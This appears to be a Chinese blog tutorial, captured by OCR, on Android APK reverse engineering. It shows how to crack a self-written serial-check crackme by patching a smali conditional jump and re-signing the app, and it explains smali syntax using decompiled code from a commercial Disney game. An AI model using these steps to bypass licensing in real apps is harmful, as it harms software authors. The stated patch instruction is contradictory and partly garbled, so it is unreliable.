Lcom/sanwho/crackdemo/TryCatchActivity;->access$0(Lcom/sanwho/crackdemo/TryCatchActivity;Ljava/lang/S
tring;)V
        :try_end_0
        #------ try 结束 ------

        #------ catch 开始 ------
        .catch Ljava/lang/ArithmeticException; {:try_start_0 .. :try_end_0} :catch_0     # 当
try_start_0 到 try_end_0 出现 ArithmeticException 异常时执行 catch_0
        .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_1                #
当 try_start_0 到 try_end_0 出现 Exception 异常时执行 catch_1
        #------ catch 结束 ------

        goto :goto_0
```

```
    .line 48
    .end local v1                   #txtValue1:Landroid/widget/EditText;
    .end local v2                   #txtValue2:Landroid/widget/EditText;
    .end local v3                   #value1:I
    .end local v4                   #value2:I
    .end local v5                   #value3:I

    #------ catch_0 开始 ------
    :catch_0                                        # catch_0 入口
    move-exception v0           # 保存异常

    .line 50
    .local v0, e:Ljava/lang/ArithmeticException;
    iget-object v6, p0,
Lcom/sanwho/crackdemo/TryCatchActivity$1;->this$0:Lcom/sanwho/crackdemo/TryCatchActivity;
```

```
        const-string v7, “\u9519\u8bef\uff1a\u9664\u6570\u4e0d\u80fd\u4e3a\u96f6.”      # 错误：除数不能为零

        #calls: Lcom/sanwho/crackdemo/TryCatchActivity;->MessageBox(Ljava/lang/String;)V

        invoke-static {v6, v7}, Lcom/sanwho/crackdemo/TryCatchActivity;->access$0(Lcom/sanwho/crackdemo/TryCatchActivity;Ljava/lang/String;)V

        goto :goto_0                                    # 跳转到出口
        #------- catch_0 结束 -------

        .line 52
        .end local v0                   #e:Ljava/lang/ArithmeticException;
        #------- catch_1 开始 -------
        :catch_1                                                # catch_1 入口
        move-exception v0               # 保存异常
```

```
        .line 54
        .local v0, e:Ljava/lang/Exception;
        iget-object v6, p0,
Lcom/sanwho/crackdemo/TryCatchActivity$1;->this$0:Lcom/sanwho/crackdemo/TryCatchActivity;

        new-instance v7, Ljava/lang/StringBuilder;

        const-string v8, “\u9519\u8bef\uff1a”      # 错误：

        invoke-direct {v7, v8}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

        invoke-virtual {v0}, Ljava/lang/Exception;->getMessage()Ljava/lang/String;

        move-result-object v8       # v8 = e.getMessage();

        invoke-virtual {v7, v8},
Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

```
        move-result-object v7       # v7 = StringBuilder.append(“错误：” + e.getMessage());

        invoke-virtual {v7}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

        move-result-object v7       # v7 = StringBuilder.append(“错误：” +
e.getMessage()).toString();

        #calls: Lcom/sanwho/crackdemo/TryCatchActivity;->MessageBox(Ljava/lang/String;)V

        invoke-static {v6, v7},
Lcom/sanwho/crackdemo/TryCatchActivity;->access$0(Lcom/sanwho/crackdemo/TryCatchActivity;Ljava/lang/S
tring;)V

        goto :goto_0


        #------ catch_1 结束 ------
```

```
        .line 36

        :pswitch_data_0

        .packed-switch 0x7f080004

                :pswitch_0

        .end packed-switch

.end method
```

Android apk 逆向实战

简介

逆向 Android apk 其实是一个分析 Android apk 的一个过程，必须了解 Android 程序开发的流程、结构、语句分支、解密原理等等。

功能

破解一个注册验证程序（自写一个简单的注册验证程序，然后分析它，再破解它）。

步骤

1、编写一个简单的注册验证 apk，关键代码如下：

```
private boolean checkSN(String userName, String sn) { //确认验证
    try {
        if ((userName == null) || (userName.length() == 0))
            return false;
        if ((sn == null) || (sn.length() != 16))
            return false;
        MessageDigest digest = MessageDigest.getInstance("MD5");
        digest.reset();
        digest.update(userName.getBytes());
        byte[] bytes = digest.digest();         //采用 MD5 对用户名进行 Hash
        String hexstr = toHexString(bytes, ""); //将计算结果转化成字符串
        StringBuilder sb = new StringBuilder();
        for (int i = 0; i < hexstr.length(); i += 2) {
            sb.append(hexstr.charAt(i));
        }
        String userSN = sb.toString(); //计算出的 SN
        //Log.d("crackme", hexstr);
        //Log.d("crackme", userSN);
        if (!userSN.equalsIgnoreCase(sn))     //比较注册码是否正确
            return false;
    } catch (NoSuchAlgorithmException e) {
        e.printStackTrace();
        return false;
    }
```

```
        return true;
    }

    private static String toHexString(byte[] bytes, String separator) { //转为十六进制
        StringBuilder hexString = new StringBuilder();
        for (byte b : bytes) {
            String hex = Integer.toHexString(0xFF & b);
            if(hex.length() == 1){
                hexString.append('0');
            }
            hexString.append(hex).append(separator);
        }
        return hexString.toString();
    }
```

这个方法的主要功能是计算用户名与注册码是否匹配。

运行效果如图：

5554:android2_2
1:11 AM
程序未注册
Android程序破解演示实例
用户名：
sdfdsf
注册码：
sdfgdsgfsdfsf
注 册
Basic Controls
Hardware Buttons
MENU
DPAD not enabled in AVD
Hardware Keyboard
Use your physical keyboard to provide input
. @ 1
ABC 2
DEF 3
DEL
GHI
JKL
MNO

2、分析、破解

下载开源工具 ApkTool：http://code.google.com/p/android-apktool/

破解 Android apk 的方法是将 apk 文件利用 ApkTool 反编译，生成 Smali 格式的反汇编代码，然后分析 Smali 文件的代码运行机制，找到程序的突破口进程修改，最后使用 ApkTool


重新编译生成 apk 文件并签名。

命令格式如下：

反编译 apk：apktool d[ecode] [opts] <file.apl> [<dir>]

编译 apk：apktool b[uild] [opts] [<app_path>] [<out_file>]

运行效果如图：



反编译 apk 文件成功后，会在当前的 outdir 目录下（默然是 apk 文件名）生成一系列目录与文件，其中 smali 目录下存放了程序所有的反汇编代码，res 目录则是程序中所有的资源文件，这些目录的子目录和文件与原程序的源码目录结构是一致的。

如何寻找突破口是分析一个程序的关键，一般来说，错误提示信息通常是指引关键代码的风向标，在错误提示附近一般是程序的核心验证码。

错误提示是 Android 程序中的字符串资源，这些字符串可能硬编码到源代码中，也可能引用自 “res 目录下的 string.xml 文件，apk 打包时，string.xml 中的字符串被加密存储为 resources.arsc 文件保存到 apk 程序包中。

string.xml 详情如下：

```
<resources>

    <string name="app_name">Crackme0201</string>
```

```
    <string name="menu_settings">Settings</string>
    <string name="title_activity_main">Crackme0201</string>
    <string name="info">Android 程序破解演示实例</string>
    <string name="username">用户名：</string>
    <string name="sn">注册码：</string>
    <string name="register">注　　册</string>
    <string name="hint_username">请输入用户名</string>
    <string name="hint_sn">请输入 16 位的注册码</string>
    <string name="unregister">程序未注册</string>
    <string name="registered">程序已注册</string>
    <string name="unsuccessed">无效用户名或注册码</string>
    <string name="successed">恭喜您！注册成功</string>

</resources>
```

对应加密文件（public.xml）详情：

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <public type="drawable" name="ic_launcher" id="0x7f020001" />
    <public type="drawable" name="ic_action_search" id="0x7f020000" />
    <public type="layout" name="activity_main" id="0x7f030000" />
    <public type="dimen" name="padding_small" id="0x7f040000" />
    <public type="dimen" name="padding_medium" id="0x7f040001" />
    <public type="dimen" name="padding_large" id="0x7f040002" />
    <public type="string" name="app_name" id="0x7f050000" />
    <public type="string" name="hello_world" id="0x7f050001" />
    <public type="string" name="menu_settings" id="0x7f050002" />
    <public type="string" name="title_activity_main" id="0x7f050003" />
```

```
    <public type="string" name="info" id="0x7f050004" />
    <public type="string" name="username" id="0x7f050005" />
    <public type="string" name="sn" id="0x7f050006" />
    <public type="string" name="register" id="0x7f050007" />
    <public type="string" name="hint_username" id="0x7f050008" />
    <public type="string" name="hint_sn" id="0x7f050009" />
    <public type="string" name="unregister" id="0x7f05000a" />
    <public type="string" name="registered" id="0x7f05000b" />
    <public type="string" name="unsuccessed" id="0x7f05000c" />
    <public type="string" name="successed" id="0x7f05000d" />
    <public type="style" name="AppTheme" id="0x7f060000" />
    <public type="menu" name="activity_main" id="0x7f070000" />
    <public type="id" name="textView1" id="0x7f080000" />
    <public type="id" name="edit_username" id="0x7f080001" />
    <public type="id" name="edit_sn" id="0x7f080002" />
    <public type="id" name="button_register" id="0x7f080003" />
    <public type="id" name="menu_settings" id="0x7f080004" />
</resources>
```

unsuccessed 的 id 值为 0x7f05000c，在 smali 目录中搜索含有内容为 0x7f05000c 的文件，最后发现只有 MainActivity$1.smali 文件一处调用，代码如下：

```
.class Lcom/droider/crackme0201/MainActivity$1;
.super Ljava/lang/Object;
.source "MainActivity.java"

# interfaces
.implements Landroid/view/View$OnClickListener;
```

```
# annotations
.annotation system Ldalvik/annotation/EnclosingMethod;
    value = Lcom/droider/crackme0201/MainActivity;->onCreate(Landroid/os/Bundle;)V
.end annotation

.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x0
    name = null
.end annotation


# instance fields
.field final synthetic this$0:Lcom/droider/crackme0201/MainActivity;


# direct methods
.method constructor <init>(Lcom/droider/crackme0201/MainActivity;)V
    .locals 0
    .parameter

    .prologue
    .line 1
    iput-object p1, p0, Lcom/droider/crackme0201/MainActivity$1;->this$0:Lcom/droider/crackme0201/MainActivity;

    .line 29
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V
```

```
        return-void
.end method


# virtual methods
.method public onClick(Landroid/view/View;)V
        .locals 4
        .parameter "v"

        .prologue
        const/4 v3, 0x0

        .line 32
        iget-object v0, p0, Lcom/droider/crackme0201/MainActivity$1;->this$0:Lcom/droider/crackme0201/MainActivity;

        iget-object v1, p0, Lcom/droider/crackme0201/MainActivity$1;->this$0:Lcom/droider/crackme0201/MainActivity;

        #getter for: Lcom/droider/crackme0201/MainActivity;->edit_userName:Landroid/widget/EditText;
        invoke-static {v1}, Lcom/droider/crackme0201/MainActivity;->access$0(Lcom/droider/crackme0201/MainActivity;)Landroid/widget/EditText;

        move-result-object v1

        invoke-virtual {v1}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

        move-result-object v1

        invoke-interface {v1}, Landroid/text/Editable;->toString()Ljava/lang/String;
```


```
move-result-object v1

invoke-virtual {v1}, Ljava/lang/String;->trim()Ljava/lang/String;

move-result-object v1

.line 33
iget-object v2, p0, Lcom/droider/crackme0201/MainActivity$1;->this$0:Lcom/droider/crackme0201/MainActivity;

#getter for: Lcom/droider/crackme0201/MainActivity;->edit_sn:Landroid/widget/EditText;
invoke-static {v2}, Lcom/droider/crackme0201/MainActivity;->access$1(Lcom/droider/crackme0201/MainActivity;)Landroid/widget/EditText;

move-result-object v2

invoke-virtual {v2}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

move-result-object v2

invoke-interface {v2}, Landroid/text/Editable;->toString()Ljava/lang/String;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/String;->trim()Ljava/lang/String;

move-result-object v2

.line 32                    #调用 checkSN 函数
```


```
#calls: Lcom/droider/crackme0201/MainActivity;->checkSN(Ljava/lang/String;Ljava/lang/String;)Z
invoke-static {v0, v1, v2}, Lcom/droider/crackme0201/MainActivity;->access$2(Lcom/droider/crackme0201/MainActivity;Ljava/lang/String;Ljava/lang/String;)Z

move-result v0

if-neqz v0, :cond_0 <span style="font-family: Arial, Helvetica, sans-serif;"> #关键跳转 </span><span style="font-family: Arial, Helvetica, sans-serif;">
程序的破接口 把 if-eqz v0 ---->if-eqz v0 即可</span><span style="font-family: Arial, Helvetica, sans-serif;">
</span>
.line 34<span style="white-space:pre"> </span>#获取实例的引用
iget-object v0, p0, Lcom/droider/crackme0201/MainActivity$1;->this$0:Lcom/droider/crackme0201/MainActivity;

.line 35 字符串压人 v1 寄存器
const v1, 0x7f05000c<span style="white-space:pre"> </span>注意!!!!!!!!!!!!

.line 34
invoke-static {v0, v1, v3}, Landroid/widget/Toast;->makeText(Landroid/content/Context;II)Landroid/widget/Toast;

move-result-object v0

.line 35
invoke-virtual {v0}, Landroid/widget/Toast;->show()V

.line 42
:goto_0
return-void

.line 37
```

```
:cond_0
iget-object v0, p0, Lcom/droider/crackme0201/MainActivity$1;->this$0:Lcom/droider/crackme0201/MainActivity;

.line 38
const v1, 0x7f05000d

.line 37
invoke-static {v0, v1, v3}, Landroid/widget/Toast;->makeText(Landroid/content/Context;II)Landroid/widget/Toast;

move-result-object v0

.line 38
invoke-virtual {v0}, Landroid/widget/Toast;->show()V

.line 39
iget-object v0, p0, Lcom/droider/crackme0201/MainActivity$1;->this$0:Lcom/droider/crackme0201/MainActivity;

#getter for: Lcom/droider/crackme0201/MainActivity;->btn_register:Landroid/widget/Button;
invoke-static {v0}, Lcom/droider/crackme0201/MainActivity;->access$3(Lcom/droider/crackme0201/MainActivity;)Landroid/widget/Button;

move-result-object v0

invoke-virtual {v0, v3}, Landroid/widget/Button;->setEnabled(Z)V

.line 40
iget-object v0, p0, Lcom/droider/crackme0201/MainActivity$1;->this$0:Lcom/droider/crackme0201/MainActivity;

const v1, 0x7f05000b
```


```
        invoke-virtual {v0, v1}, Lcom/droider/crackme0201/MainActivity;->setTitle(I)V

        goto :goto_0
    .end method
```

分析完毕，重新编译生成 apk 文件并签名





签名成功后会在同目录下生成 signed.apk 文件，如图：



破解完成，放入模拟器运行下，可以了。

小结

通过实战破解一个简单的验证程序，了解 Android 程序的一般分析与破解流程，但在实际的分析过程中，接触的代码远比这些要复杂得多。

下载

实例及工具下载

http://blog.csdn.net/banketree/article/details/10713119

smali 文件内容具体介绍

【恍若·流年】rom diy 进阶教程之 apk 反编译基础（插桩解析）
大家都应该知道 APK 文件其实就是一个 MIME 为 ZIP 的压缩包，我们修改 ZIP 后缀名方式可以看到内部的文件结构，例如修改后缀后用 RAR 打开鳄鱼小顽皮 APK 能看到的是（Google Play 下载的完整版版本）：
Where's My Water.zip\

- asset\ <资源目录 1：asset 和 res 都是资源目录但有所区别，见下面说明>
- lib\ <so 库存放位置，一般由 NDK 编译得到，常见于使用游戏引擎或 JNI native 调用的工程中>
- |---armeabi\ |---<so 库文件分为不同的 CPU 架构>
- |---armeabi-v7a\
- META-INF\ <存放工程一些属性文件，例如 Manifest.MF>
- res\ <资源目录 2：asset 和 res 都是资源目录但有所区别，见下面说明>
- |---drawable\ |---<图片和对应的 xml 资源>
- |---layout\ |---<定义布局的 xml 资源>
- |---...
- AndroidManifest.xml <Android 工程的基础配置属性文件>
- classes.dex <Java 代码编译得到的 Dalvik VM 能直接执行的文件，下面有介绍>
- resources.arsc <对 res 目录下的资源的一个索引文件，保存了原工程中 strings.xml 等文件内容>

asset 和 res 资源目录的不同在于：

1. res 目录下的资源文件在编译时会自动生成索引文件（R.java），在 Java 代码中用 R.xxx.yyy 来引用；而 asset 目录下的资源文件不需要生成索引，在 Java 代码中需要用 AssetManager 来访问；

2．一般来说，除了音频和视频资源（需要放在 raw 或 asset 下），使用 Java 开发的 Android 工程使用到的资源文件都会放在 res 下；使用 C++游戏引擎（或使用 Lua binding 等）的资源文件均需要放在 asset 下。

因为 Where's My Water 是使用迪斯尼公司自家的 DMO 游戏引擎开发，所以游戏中用到的所有资源文件都存放在 asset 下，除了应用图标这些资源仍需要放在 res 下。

Dalvik 字节码 Dalvik 是 google 专门为 Android 操作系统设计的一个虚拟机，经过深度的优化。虽然 Android 上的程序是使用 java 来开发的，但是 Dalvik 和 标准的 java 虚拟机 JVM 还是两回事。Dalvik VM 是基于寄存器的，而 JVM 是基于栈的；Dalvik 有专属的文件执行格式 dex（dalvik executable），而 JVM 则执行的是 java 字节码。Dalvik VM 比 JVM 速度更快，占用空间更少。

通过 Dalvik 的字节码我们不能直接看到原来的逻辑代码，这时需要借助如 Apktool 或 dex2jar+jd-gui 工具来帮助查看。但是，注意的 是最终我们修改 APK 需要操作的文件是.smali 文件，而不是导出来的 Java 文件重新编译（况且这基本上不可能）。

smali 文件

好了，对 Dalvik 有一定认识后，下面介绍重点：smali，及其语法。

简单的说，smali 就是 Dalvik VM 内部执行的核心代码。它有自己的一套语法，下面即将介绍，如果有 JNI 开发经验的童鞋则能够很快明白。

一、smali 的数据类型

在 smali 中，数据类型和 Android 中的一样，只是对应的符号有变化：

B---byteC---charD---doubleF---floatI---intJ---longS---shortV---voidZ---boolean[XXX---arrayLxxx/yyy---object

这里解析下最后两项，数组的表示方式是：在基本类型前加上前中括号"["，例如 int 数组和 float 数组分别表示为：[I、[F；

对象的表示则以 L 作为开头，格式是 LpackageName/objectName;（**注意必须有个分号跟在最后**），例如 String 对象在 smali 中为：Ljava/lang/String;，其中 java/lang 对应 java.lang 包，String 就是定义在该包中的一个对象。

或许有人问，既然类是用 **LpackageName/objectName;**来表示，那类里面的内部类又如何在 **smali** 中引用呢？答案是：**LpackageName/objectName$subObjectName;**。也就是在内部类前加**"$"**符号，关于**"$"**符号更多的规则将在后面 谈到。

二、函数的定义

函数的定义一般为：

Func-Name (Para-Type1Para-Type2Para-Type3…)Return-Type

注意参数与参数之间没有任何分隔符，同样举几个例子就容易明白了：

1. foo ()V

没错，这就是 **void foo()**。

2. foo (III)Z

这个则是 **boolean foo(int, int, int)**。

3. foo (Z[I[ILjava/lang/String;J)Ljava/lang/String;

看出来这是 **String foo (boolean, int[], int[], String, long)** 了吗？

三、**smali** 文件内容具体介绍

下面开始进一步分析 smali 中的具体例子，取鳄鱼小顽皮中的 WMWActivity.smali 来分析（怎么获得请参考下一节的 **APK 反编译之二：工具介绍**，暂时先介绍 smali 语法），它的内容大概是这样子的：

```
1. .class public Lcom/disney/WMW/WMWActivity;
2. .super Lcom/disney/common/BaseActivity;
3. .source "WMWActivity.java"
4.
5. # interfaces
6. .implements Lcom/burstly/lib/ui/IBurstlyAdListener;
7.
8. # annotations
9. .annotation system Ldalvik/annotation/MemberClasses;
10.     value = {
11.         Lcom/disney/WMW/WMWActivity$MessageHandler;,
12.         Lcom/disney/WMW/WMWActivity$FinishActivityArgs;
13.     }
14. .end annotation
15.
16.
17. # static fields
18. .field private static final PREFS_INSTALLATION_ID:Ljava/lang/String; = "installationId"
19. //...
20.
21.
22. # instance fields
23. .field private _activityPackageName:Ljava/lang/String;
24. //...
25.
```

```
26.
27. # direct methods
28. .method static constructor <clinit>()V
29.     .locals 3
30.
31.     .prologue
32.     //...
33.
34.     return-void
35. .end method
36.
37. .method public constructor <init>()V
38.     .locals 3
39.
40.     .prologue
41.     //...
42.
43.     return-void
44. .end method
45.
46. .method static synthetic access$100(Lcom/disney/WMW/WMWActivity;)V
47.     .locals 0
48.     .parameter "x0"
49.
50.     .prologue
51.     .line 37
52.     invoke-direct {p0}, Lcom/disney/WMW/WMWActivity;->initIap()V
53.
```

```
    return-void
.end method

.method static synthetic access$200(Lcom/disney/WMW/WMWActivity;)Lcom/disney/common/WMWView;
    .locals 1
    .parameter "x0"

    .prologue
    .line 37
    iget-object v0, p0, Lcom/disney/WMW/WMWActivity;->_view:Lcom/disney/common/WMWView;

    return-object v0
.end method

//...

#virtual methods
.method public captureScreen()V
    .locals 4

    .prologue
    //...

    goto :goto_0
.end method

.method public didScreenCaptured()V
```

```
    .locals 6

    .prologue
    //...

    goto :goto_0
.end method
```

复制代码

看得一头雾水的话那是正常的。现在我将逐一解析，**理解这些符号的含义令你在后面注入代码的时候事半功倍**。

1、smali 中的继承、接口、包信息首先看看开头的几行：

```
1] .class public Lcom/disney/WMW/WMWActivity;
 2] .super Lcom/disney/common/BaseActivity;
 3] .source "WMWActivity.java"
 4]
 5] # interfaces
 6] .implements Lcom/burstly/lib/ui/IBurstlyAdListener;

 7]
 8] # annotations
 9] .annotation system Ldalvik/annotation/MemberClasses;
10]     value = {
11]         Lcom/disney/WMW/WMWActivity$MessageHandler;,
12]         Lcom/disney/WMW/WMWActivity$FinishActivityArgs;
13]     }
14] .end annotation
```

1-3 行定义的是**基本信息**：这是一个由 WMWActivity.java 编译得到的 smali 文件（第 3 行），它是 com.disney.WMW 这个 package 下的一个类（第 1 行），继承自 com.disney.common.BaseActivity（第 2 行）。 **5-6 行**定义的是**接口信息**：这个 WMWActivity 实现了一个 com.burstly.lib.ui 这个 package 下（一个广告 SDK）的 IBurstyAdListener 接口。

8-14 行定义的则是**内部类**：它有两个成员内部类——MessageHandler 和 FinishActivityArgs，内部类将在后面小节中会有提及。

分析完 smali 文件开头的这些信息，我们已经能在大脑中构造出一个大概这样的 Java 文件：

```
1. class WMWActivity extends BaseActivity implements IBurstlyAdListener{
2.     //...
3.     class MessageHandler {
4.         //...
5.     }
6.     class FinishActivityArgs{
7.         //...
8.     }
9. }
```

复制代码

没错，这就是本来 WMWActivity.java 的大概框架了，成员变量和函数信息？别急，下面正要分析。

在继续分析之前，有些东西需要先说明一下。前面说过，Dalvik VM 与 JVM 的最大的区别之一就是 Dalvik VM 是基于寄存器的。基于寄存器是什么意思呢？也就是说，在 smali 里的所有操作都必须经过寄存器来进行：本地寄存器用 v 开头数字结尾的符号来表示，如 v0、v1、v2、...参数寄存器则使用 p 开头数字结尾的符号来表示，如 p0、p1、p2、...特别注意的是，**p0 不一定是**函数中的第一个参数，在**非 static 函数中，p0 代指"this"**，p1 表示函数的第一个参数，p2 代表函数中的第二个参数...而**在 static 函数中 p0 才对应第一个参数（因为 Java 的 static 方法中没有 this 方法）**。本地寄存器没有限制，理论上是可以任意使用的，下面是例子：

1. const/4 v0, 0x0
2. iput-boolean v0, p0, Lcom/disney/WMW/WMWActivity;->isRunning:Z

复制代码

在 上面的两句中，使用了 v0 本地寄存器，并把值 0x0 存到 v0 中，然后第二句用 iput-boolean 这个指令把 v0 中的值存放到 com.disney.WMW.WMWActivity.isRunning 这个成员变量中。即相当于：this.isRunning = false;（上面说过，在非 static 函数中 p0 代表的是"this"，在这里就是 com.disney.WMW.WMWActivity 实例）。关 于这两句话的具体指令和含义暂可不用理会，先把 Dalvik VM 的机制弄明白就可以了，其实语法上和汇编语言非常相似，具体的指令会在后面逐一介绍。

2、smali 中的成员变量

下面继续介绍有关成员变量的内容：

1] # static fields

2] .field private static final PREFS_INSTALLATION_ID java/lang/String; = "installationId"

3] //...

4]

6] # instance fields

7] .field private _activityPackageName java/lang/String;

8] //...

上面定义的 static fields 和 instance fields 均为成员变量，格式是：.field public/private [static] [final] varName:<类型>。然而 static fields 和 instance fields 还是有区别的，当然区别很明显，那就是 static fields 是 static 的，而 instance 则不是。根据这个区别来获取这些不同的成员变量时也有不同的指令。一般来说，获取的指令有：iget、 sget、iget-boolean、sget-boolean、iget-object、sget-object 等，操作的指令有：iput、 sput、iput-boolean、sput-boolean、iput-object、sput-object 等。没有"-object"后缀的表示 操作的成员变量对象是基本数据类型，带"-object"表示操作的成员变量是对象类型，特别地，boolean 类型则使用带"-boolean"的指令 操作。

（1）、获取 static fields 的指令类似是：

```
1.      sget-object v0, Lcom/disney/WMW/WMWActivity;->PREFS_INSTALLATION_ID:Ljava/lang/String;
```

复制代码

sget-object 就是用来获取变量值并保存到紧接着的参数的寄存器中，在这里，把上面出现的 PREFS_INSTALLATION_ID 这个 String 成员变量获取并放到 v0 这个寄存器中，**注意：前面需要该变量所属的类的类型，后面需要加一个冒号和该成员变量的类型**，中间是"->"表示所属关系。

（2）、获取 instance fields 的指令与 static fields 的基本一样，只是由于不是 static 变量，**不能仅仅指出该变量所在类的类型，还需要该变量所在类的实例**。看例子：

```
1.      iget-object v0, p0, Lcom/disney/WMW/WMWActivity;->_view:Lcom/disney/common/WMWView;
```

复制代码

可以看到 iget-object 指令比 sget-object 多了一个参数，就是该变量所在类的实例，在这里就是 p0 即"this"。

（3）、获取 array 的还有 aget 和 aget-object，指令使用和上述类似，不细述。

（4）、put 指令的使用和 get 指令是统一的，直接看例子不解释：

```
1. [color=rgb(72,72,72)][font=Verdana, sans-serif]      const/4 v3, 0x0
2.      sput-object v3,
   Lcom/disney/WMW/WMWActivity;->globalIapHandler:Lcom/disney/config/GlobalPurchaseHandler;[/font][/
   color]
```

复制代码

相当于：**this.globalIapHandler = null;**（**null = 0x0**）

1.
2.

复制代码
相当于：**wait.what = 0x2;**（**wait** 是 **Message** 的实例）

3、smali 中的函数调用 **smali** 中的函数和成员变量一样也分为两种类型，但是不同成员变量中的 **static** 和 **instance** 之分，而是 **direct** 和 **virtual** 之分。那 么 **direct method** 和 **virtual method** 有什么区别呢？直白地讲，**direct method** 就是 **private** 函数，其余的 **public** 和 **protected** 函数都属于 **virtual method**。所以在调用函数时，有 **invoke-direct**，**invoke-virtual**，另外还有 **invoke-static**、**invoke- super** 以及 **invoke-interface** 等几种不同的指令。当然其实还有 **invoke-XXX/range** 指令的，这是参数多于 **4** 个的时候调用的指令，比较少见，了解下即可。

（**1**）、**invoke-static**：顾名思义就是调用 **static** 函数的，因为是 **static** 函数，所以比起其他调用少一个参数，例如：

1. **invoke-static {}, Lcom/disney/WMW/UnlockHelper;->unlockCrankypack()Z**

复制代码

这里注意到 **invoke-static** 后面有一对大括号“**{}**”，其实是调用该方法的实例+参数列表，由于这个方法既不需参数也是 **static** 的，所以**{}**内为空，再看一个例子：

1.
2.

复制代码

这个是调用 **static void System.loadLibrary(String)**来加载 **NDK** 编译的 **so** 库用的方法，同样也是这里 **v0** 就是参数 **"fmodex"**了。

（2）、invoke-super：调用父类方法用的指令，在 **onCreate**、**onDestroy** 等方法都能看到，略。

（3）、invoke-direct：调用 **private** 函数的，例如：

```
1.      invoke-direct {p0},
    Lcom/disney/WMW/WMWActivity;->getGlobalIapHandler()Lcom/disney/config/GlobalPurchaseHandler;
```

复制代码

这里 GlobalPurchaseHandler getGlobalIapHandler()就是定义在 WMWActivity 中的一个 private 函数，如果修改 smali 时错用 invoke- virtual 或 invoke-static 将在回编译后程序运行时引发一个常见的 VerifyError（更多错误汇总可参照 **APK 反编译之番外三：常见错误汇总**）。

